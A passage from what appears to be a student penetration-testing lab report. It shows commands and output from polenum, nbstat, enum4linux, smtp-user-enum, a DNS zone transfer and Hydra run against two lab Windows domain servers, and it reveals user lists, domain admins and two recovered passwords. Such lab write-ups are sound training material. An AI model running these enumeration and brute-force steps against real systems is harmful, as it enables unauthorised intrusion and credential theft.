
3.3.4 Polenum



```
root@kali:~# polenum test:test123@192.168.0.2

[+] Attaching to 192.168.0.2 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

root@kali:~# █
```


Figure 10: Account Lockout Threshold of Server 2.

3.3.5 NBStat



```
        NetBIOS Remote Machine Name Table

   Name               Type         Status
---------------------------------------------
SERVER1        <00>  UNIQUE      Registered
UADCWNET       <00>  GROUP       Registered
UADCWNET       <1C>  GROUP       Registered
SERVER1        <20>  UNIQUE      Registered
UADCWNET       <1B>  UNIQUE      Registered

MAC Address = 00-15-5D-00-04-0A
```


Figure 11: Server 1 BIOS information



```
        NetBIOS Remote Machine Name Table

   Name               Type         Status
---------------------------------------------
SERVER2        <00>  UNIQUE      Registered
UADCWNET       <00>  GROUP       Registered
UADCWNET       <1C>  GROUP       Registered
SERVER2        <20>  UNIQUE      Registered

MAC Address = 00-15-5D-00-04-0B
```

Figure 12: Server 2 Bios information


3.3.6 Enum4linux



```
index: 0x161a RID: 0x657 acb: 0x00000210 Account: J.Ballard     Name: Johnnie Ballard    Desc: compassion
index: 0x1624 RID: 0x661 acb: 0x00000210 Account: J.Gray        Name: Judith Gray        Desc: chastity
index: 0x1613 RID: 0x650 acb: 0x00000210 Account: J.Howell      Name: Joey Howell        Desc: Dietz
index: 0x1623 RID: 0x660 acb: 0x00000210 Account: J.Wade        Name: Jerome Wade        Desc: whoop
index: 0x1622 RID: 0x65f acb: 0x00000210 Account: K.Figueroa    Name: Karen Figueroa     Desc: aurora
index: 0x161d RID: 0x65a acb: 0x00000210 Account: K.Mcgee       Name: Kimberly Mcgee     Desc: protestation
index: 0x1638 RID: 0x675 acb: 0x00000210 Account: K.Ortega      Name: Karla Ortega       Desc: poofter
index: 0x160d RID: 0x64a acb: 0x00000210 Account: K.Vaughn      Name: Kristin Vaughn     Desc: signify
index: 0x14d5 RID: 0x1f6 acb: 0x00000011 Account: krbtgt        Name: (null)    Desc: Key Distribution Center Service Account
index: 0x160c RID: 0x649 acb: 0x00000210 Account: L.Klein       Name: Luke Klein         Desc: mulct
index: 0x1614 RID: 0x651 acb: 0x00000210 Account: L.Nguyen      Name: Lamar Nguyen       Desc: sexy
index: 0x1635 RID: 0x672 acb: 0x00000210 Account: M.Carter      Name: Misty Carter       Desc: coeditor
index: 0x1629 RID: 0x666 acb: 0x00000210 Account: M.Castro      Name: Matthew Castro     Desc: ruby
index: 0x162b RID: 0x668 acb: 0x00000210 Account: M.Mills       Name: Marty Mills        Desc: devastate
index: 0x1612 RID: 0x64f acb: 0x00000210 Account: N.Hogan       Name: Nicole Hogan       Desc: bongo
index: 0x1630 RID: 0x66d acb: 0x00000210 Account: N.Wells       Name: Nettie Wells       Desc: Italy
index: 0x1608 RID: 0x645 acb: 0x00000210 Account: P.Henderson   Name: Paul Henderson     Desc: Katherine
index: 0x1589 RID: 0x456 acb: 0x00000a10 Account: R.Astley      Name: Rick Astley        Desc: (null)
index: 0x1637 RID: 0x674 acb: 0x00000210 Account: R.Beck        Name: Roman Beck         Desc: blithe
index: 0x1607 RID: 0x644 acb: 0x00000210 Account: S.Baldwin     Name: Sabrina Baldwin    Desc: philosopher
index: 0x1633 RID: 0x670 acb: 0x00000210 Account: S.Fleming     Name: Simon Fleming      Desc: sphere
index: 0x162e RID: 0x66b acb: 0x00000210 Account: S.Page        Name: Susan Page         Desc: blurry
index: 0x1619 RID: 0x656 acb: 0x00000210 Account: T.Harmon      Name: Tyler Harmon       Desc: aegis
index: 0x160a RID: 0x647 acb: 0x00000210 Account: T.Maldonado   Name: Tim Maldonado      Desc: password:dTOMXbSUk2
index: 0x1627 RID: 0x664 acb: 0x00000210 Account: T.Oliver      Name: Tommie Oliver      Desc: Watanabe
index: 0x163a RID: 0x677 acb: 0x00000210 Account: test  Name: test      Desc: (null)
index: 0x1618 RID: 0x655 acb: 0x00000210 Account: V.Lawson      Name: Virginia Lawson    Desc: Missouri
index: 0x1625 RID: 0x662 acb: 0x00000210 Account: W.Abbott      Name: Wilma Abbott       Desc: McNally

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[S.Baldwin] rid:[0x644]
user:[P.Henderson] rid:[0x645]
user:[A.Sherman] rid:[0x646]
```


Figure 13: First password found on server 2

3.3.7 SMTP_user_enum



```
root@kali:~/Desktop# perl smtp-user-enum.pl -M RCPT -D uadcwnet.com -u T.Maldonado -t 192.168.0.2
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ uadcwnet.com

######## Scan started at Mon Jan 18 20:43:57 2021 #########
######## Scan completed at Mon Jan 18 20:43:57 2021 #########
0 results.

1 queries in 1 seconds (1.0 queries / sec)
```


Figure 14: No email for user on server 2



```
root@kali:~/Desktop# perl smtp-user-enum.pl -M RCPT -D uadcwnet.com -u T.Maldonado -t 192.168.0.1
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ uadcwnet.com

######## Scan started at Mon Jan 18 20:43:59 2021 #########
192.168.0.1: T.Maldonado@uadcwnet.com exists
######## Scan completed at Mon Jan 18 20:44:00 2021 #########
1 results.

1 queries in 1 seconds (1.0 queries / sec)
root@kali:~/Desktop# 
```

Figure 15: Email for server 1.


3.3.8 NBTEnum3.3



Domain Admins
- Administrator
- C.Griffin
- C.Mathis
- C.Mendoza
- J.Wade
- N.Hogan
- S.Page


Figure 16: Domain admin list

3.3.9 Nslookup




```
> 192.168.0.1
Server:  [192.168.0.1]
Address:  192.168.0.1

Name:    server1.uadcwnet.com
Address:  192.168.0.1

> 192.168.0.2
Server:  [192.168.0.1]
Address:  192.168.0.1

Name:    server2.uadcwnet.com
Address:  192.168.0.2

>
```

Figure 17: Nslookup names of both servers



```
Microsoft Windows [Version 10.0.18363.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\student>nslookup
Default Server:  UnKnown
Address:  168.63.129.16

> server 192.168.0.1
Default Server:  [192.168.0.1]
Address:  192.168.0.1

> set type=any
> ls -d uadcwnet.com
[[192.168.0.1]]
 uadcwnet.com.                  SOA    server1.uadcwnet.com hostmaster.uadcwnet.com. (129 900 600 86400 3600)
 uadcwnet.com.                  A      192.168.0.2
 uadcwnet.com.                  A      192.168.0.1
 uadcwnet.com.                  NS     server2.uadcwnet.com
 uadcwnet.com.                  NS     server1.uadcwnet.com
 _msdcs                         NS     server1.uadcwnet.com
 _gc._tcp.lab-site1._sites      SRV    priority=0, weight=100, port=3268, server2.uadcwnet.com
 _gc._tcp.lab-site1._sites      SRV    priority=0, weight=100, port=3268, server1.uadcwnet.com
 _kerberos._tcp.lab-site1._sites SRV    priority=0, weight=100, port=88, server2.uadcwnet.com
 _kerberos._tcp.lab-site1._sites SRV    priority=0, weight=100, port=88, server1.uadcwnet.com
 _ldap._tcp.lab-site1._sites    SRV    priority=0, weight=100, port=389, server2.uadcwnet.com
 _ldap._tcp.lab-site1._sites    SRV    priority=0, weight=100, port=389, server1.uadcwnet.com
 _gc._tcp                       SRV    priority=0, weight=100, port=3268, server1.uadcwnet.com
 _gc._tcp                       SRV    priority=0, weight=100, port=3268, server2.uadcwnet.com
 _kerberos._tcp                 SRV    priority=0, weight=100, port=88, server2.uadcwnet.com
 _kerberos._tcp                 SRV    priority=0, weight=100, port=88, server1.uadcwnet.com
```


Figure 18: Server 1 DNS transferred successfully



```
> server 192.168.0.2
Default Server:  server2.uadcwnet.com
Address:  192.168.0.2

> set type=any
> ls -d uadcwnet.com
[server2.uadcwnet.com]
*** Can't list domain uadcwnet.com: Non-existent domain
The DNS server refused to transfer the zone uadcwnet.com to your computer. If this
is incorrect, check the zone transfer security settings for uadcwnet.com on the DNS
server at IP address 192.168.0.2.
```


Figure 19: Server 2 DNS transfer unsuccessful

3.3.10 Hydra



```
root@kali:~/Desktop# hydra -L users.txt -P "small.txt" smb://192.168.0.2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-19 14:02:15
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 18648 login tries (l:6/p:3108), ~18648 tries per task
[DATA] attacking smb://192.168.0.2:445/
[STATUS] 5770.00 tries/min, 5770 tries in 00:01h, 12878 to do in 00:03h, 1 active
[STATUS] 5807.00 tries/min, 11614 tries in 00:02h, 7034 to do in 00:02h, 1 active
[STATUS] 5806.67 tries/min, 17420 tries in 00:03h, 1228 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-19 14:05:27
```


Figure 1: small.txt password file found no results



```
root@kali:~/Desktop# hydra -L user.txt -P "cain.txt" smb://192.168.0.2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-19 16:06:11
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 306706 login tries (l:1/p:306706), ~306706 tries per task
[DATA] attacking smb://192.168.0.2:445/
[STATUS] 5760.00 tries/min, 5760 tries in 00:01h, 300946 to do in 00:53h, 1 active
[STATUS] 5808.00 tries/min, 17424 tries in 00:03h, 289282 to do in 00:50h, 1 active
[STATUS] 5818.86 tries/min, 40732 tries in 00:07h, 265974 to do in 00:46h, 1 active
[STATUS] 5807.80 tries/min, 87117 tries in 00:15h, 219589 to do in 00:38h, 1 active
[445][smb] host: 192.168.0.2   login: C.Griffin   password: icosahedron
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-19 16:26:44
root@kali:~/Desktop#
```

Figure 2: With cain.txt administrator password found

